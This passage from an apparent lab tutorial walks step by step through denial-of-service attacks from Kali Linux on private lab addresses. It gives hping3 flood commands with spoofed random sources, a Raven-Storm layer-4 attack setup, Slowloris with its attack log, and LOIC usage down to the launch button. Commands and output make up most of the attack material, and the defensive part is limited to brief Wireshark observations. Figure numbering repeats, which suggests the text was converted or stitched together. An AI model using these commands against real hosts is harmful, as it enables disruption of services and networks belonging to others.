


Figure 9

- Packets sent to the Target

2)--faster

- Sends 100 packets per second.
- Use Case: Useful for testing if a network device (like an entry-level router) can handle a moderate stream of traffic. It begins to consume more significant bandwidth and processing power.

Command -- `hping3 -1 192.168.1.40 --rand-source -p 80 --faster`




Figure 10

- Open Wireshark to analyse the packets....





Figure 11

- Packets sent to the Target

3)—flood

- Sends packets as fast as possible (as fast as your CPU and network interface can push them out).
- Mechanism: It does not wait for any incoming replies; it simply blasts the target. This can easily crash a service, saturate a network link, or even cause your own machine to become unresponsive.

Command -: `hping3 -l 192.168.1.40 --rand-source -p 80 --flood`



```
(root@kali)~/home/atharva# hping3 -l 192.168.1.40 --rand-source -p 80 --flood
HPING 192.168.1.40 (eth0 192.168.1.40): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.40 hping statistic ---
1691135 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)~/home/atharva#
```

Figure 12

- Open Wireshark to analyse the packets....




Figure 13

- Packets sent to the Target

Perform DOS/DDOS Using Raven Storm

Raven-Storm is an open-source DoS/DDoS attack tool designed for educational and stress-testing purposes. It's written in Python and allows users to simulate denial-of-service attacks on local networks or lab environments.

How to use it -:

- First download tool from git hub

<https://github.com/Tmpertor/Raven-Storm>

- After Downloading completed Open kali linux terminal and go to the Raven-Storm Directory

- Use `python3 main.py` to run raven-storm.




Figure 8

- Use L4 – for layer four attack (transport layer attack)

```

Kali Linux [Running] - Oracle VM VirtualBox
root@kali: /home/atharva/Raven-Storm

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.
-----
Help:
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                   :: View all commands.
|-- upgrade                :: Upgrade Raven-Storm.
|-- .                      :: Run a shell command.
|-- clear                  :: Clear the screen.
|-- record                 :: Save this session.
|-- load                   :: Redo a session using a session file.
|-- ddos                   :: Connect to a Raven-Storm server.

Modules:
|-- l4                     :: Load the layer4 module. (UDP/TCP)
|-- l3                     :: Load the layer3 module. (ICMP)
|-- l7                     :: Load the layer7 module. (HTTP)
|-- bl                     :: Load the bluetooth module. (L2CAP)
|-- arp                    :: Load the arp spoofing module. (ARP)
|-- wifi                   :: Load the wifi module. (IEEE)
|-- server                 :: Load the server module for DDos attacks.
|-- scanner                :: Load the scanner module.

>> l4

```

Figure 9

- Set target ip address & Set port number

```

Kali Linux [Running] - Oracle VM VirtualBox
root@kali: /home/atharva/Raven-Storm

|-- Set Send-text:
|-- message              :: Set the packt's message.
|-- repeat               :: Repeat the target's message specific times.
|-- mb                   :: Send specified amount of MB packtes to server.
|-- get                  :: Define the GET Header.
|-- agent                :: Define a user agent instead of a random ones.

-- Stress Testing:
|-- stress               :: Enable the Stress-testing mode.
|-- st wait              :: Set the time between each stress level.

-- Multiple:
|-- ips                  :: Set multiple ips to target.
|-- webs                 :: Set multiple domains to target.
|-- ports                :: Attack multiple ports.

-- Automation:
|-- auto start           :: Set the delay before the attack should start.
|-- auto stop            :: Set the delay between the next thread to activate.
|-- auto stop            :: Set the delay after the attack should stop.

L4> ip 192.168.1.2
Target: 192.168.1.2
L4> port 80

```

Figure 10

- Set threads & then Run the attack...

```

root@kali: /home/atharva
-- ips          :: Set multiple ips to target.
-- webs         :: Set multiple domains to target.
-- ports        :: Attack multiple ports.

-- Automation:
-- auto start   :: Set the delay before the attack should start.
-- auto step    :: Set the delay between the next thread to activate.
-- auto stop    :: Set the delay after the attack should stop.

L4> ip 192.168.1.2
Target: 192.168.1.2

L4> port 80
Port: 80

L4> thread 20
The command you entered does not exist.

L4> threads 20
Threads: 20

L4> run

```

Figure 11

- Open wireshark
- The Wireshark capture shows a high volume of UDP packets targeting DNS port 53, indicating a DNS/UDP Flood attack.





Figure 12

Perform DOS/DDOS Using Slowloris

Slowloris is a Denial-of-Service (DoS) attack tool that targets web servers by exploiting how they handle connections. It allows one single machine to take down a web server by keeping many connections open and slowly sending partial HTTP requests, never completing them.

How to use it -: Open kali linux terminal and type slowloris

Slowloris<target ip>



```
(root@kali) ~/home/atharva
(root@kali) ~/home/atharva
* slowloris 192.168.1.2
[19-12-2025 05:06:53] Attacking 192.168.1.2 with 150 sockets.
[19-12-2025 05:06:53] Creating sockets...
[19-12-2025 05:06:58] Sending keep-alive headers...
[19-12-2025 05:06:58] Socket count: 150
[19-12-2025 05:07:13] Sending keep-alive headers...
[19-12-2025 05:07:13] Socket count: 150
[19-12-2025 05:07:28] Sending keep-alive headers...
[19-12-2025 05:07:28] Socket count: 150
[19-12-2025 05:07:43] Sending keep-alive headers...
[19-12-2025 05:07:43] Socket count: 150
[19-12-2025 05:07:58] Sending keep-alive headers...
[19-12-2025 05:07:58] Socket count: 150
[19-12-2025 05:08:13] Sending keep-alive headers...
[19-12-2025 05:08:13] Socket count: 150
[19-12-2025 05:08:28] Sending keep-alive headers...
[19-12-2025 05:08:28] Socket count: 150
[19-12-2025 05:08:43] Sending keep-alive headers...
[19-12-2025 05:08:43] Socket count: 150
[19-12-2025 05:08:58] Sending keep-alive headers...
[19-12-2025 05:08:58] Socket count: 150
[19-12-2025 05:09:13] Sending keep-alive headers...
[19-12-2025 05:09:13] Socket count: 150
[19-12-2025 05:09:28] Sending keep-alive headers...
[19-12-2025 05:09:28] Socket count: 150
```

Figure 13




Figure 14

Perform DOS/DDOS Using LOIC

LOIC stands for Low Orbit Ion Cannon — it is an open-source DoS (Denial of Service) attack tool that is used to flood a target with massive amounts of TCP, UDP, or HTTP requests, causing the target server to slow down or crash.

Originally developed for network stress testing, it became widely known when it was used by hacktivist groups like Anonymous in large-scale DDoS attacks.

Download link: <https://sourceforge.net/projects/loic/>

How to use it —:

- After installation open the app




Figure 15

- Now open LOIC and enter url to start dos attack.
- Enter url or ip address and tap on lockon.




Figure 16

- Set method you want to select.
- Set threads and then click of **IMMA CHARGIN MAH LAZER**.

